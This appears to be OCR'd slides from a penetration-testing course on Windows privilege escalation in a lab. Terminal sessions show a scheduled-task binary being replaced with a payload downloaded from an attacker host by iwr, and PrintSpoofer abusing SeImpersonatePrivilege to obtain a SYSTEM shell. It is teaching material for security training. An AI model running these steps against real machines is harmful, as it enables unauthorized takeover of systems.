
```
PS C:\Users\steve> Start-Service GammaService
Start-Service : Service 'GammaService (GammaService)' cannot be started due to the
following error: Cannot start
service GammaService on computer '.'.
At line:1 char:1
+ Start-Service GammaService
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError:
(System.ServiceProcess.ServiceController:ServiceController) [Start-Service],
   ServiceCommandException
    + FullyQualifiedErrorId :
CouldNotStartService,Microsoft.PowerShell.Commands.StartServiceCommand
```



```
PS C:\Users\steve> net user

Administrator            BackupAdmin              dave
dave2                    daveadmin                DefaultAccount
Guest                    offsec                   steve
WDAGUtilityAccount
The command completed successfully.

PS C:\Users\steve> net localgroup administrators
...
Members


-----------------------------------------------------------------
Administrator
BackupAdmin
dave2
daveadmin
offsec
The command completed successfully.
```

Abusing Other Windows Components


Scheduled Tasks




```
PS C:\Users\steve> schtasks /query /fo LIST /v
...
Folder: \Microsoft
HostName:                             CLIENTWK220
TaskName:                             \Microsoft\CacheCleanup
Next Run Time:                        7/11/2022 2:47:21 AM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        7/11/2022 2:46:22 AM
Last Result:                          0
Author:                               CLIENTWK220\daveadmin
Task To Run:                          C:\Users\steve\Pictures\BackendCacheCleanup.exe
Start In:                             C:\Users\steve\Pictures
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode
Run As User:                          daveadmin
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: Disabled
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        One Time Only, Minute
Start Time:                           7:37:21 AM
Start Date:                           7/4/2022
...
```

Abusing Other Windows Components

Scheduled Tasks




```
PS C:\Users\steve> icacls C:\Users\steve\Pictures\BackendCacheCleanup.exe
C:\Users\steve\Pictures\BackendCacheCleanup.exe NT AUTHORITY\SYSTEM:(I)(F)
                                                BUILTIN\Administrators:(I)(F)
                                                CLIENTWK220\steve:(I)(F)
                                                CLIENTWK220\offsec:(I)(F)
```



```
PS C:\Users\steve> iwr -Uri http://192.168.119.3/adduser.exe -Outfile
BackendCacheCleanup.exe

PS C:\Users\steve> move .\Pictures\BackendCacheCleanup.exe BackendCacheCleanup.exe.bak

PS C:\Users\steve> move .\BackendCacheCleanup.exe .\Pictures\
```

Abusing Other Windows Components

Scheduled Tasks




```
PS C:\Users\steve> net user

User accounts for \\CLIENTWK220

-------------------------------------------------------------------------------
Administrator            BackupAdmin              dave
dave2                    daveadmin                DefaultAccount
Guest                    offsec                   steve
WDAGUtilityAccount
The command completed successfully.

PS C:\Users\steve> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
Administrator
BackupAdmin
dave2
daveadmin
offsec
The command completed successfully.
```

Abusing Other Windows Components

Using Exploits


- SeBackupPrivilege
- SeAssignPrimaryToken
- SeLoadDriver
- SeDebug



```
C:\Users\dave> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeSecurityPrivilege           Manage auditing and security log          Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

Abusing Other Windows Components

Using Exploits



```
PS C:\Users\dave> .\PrintSpoofer64.exe -i -c powershell.exe
.\PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Windows\system32> whoami
whoami
nt authority\system
```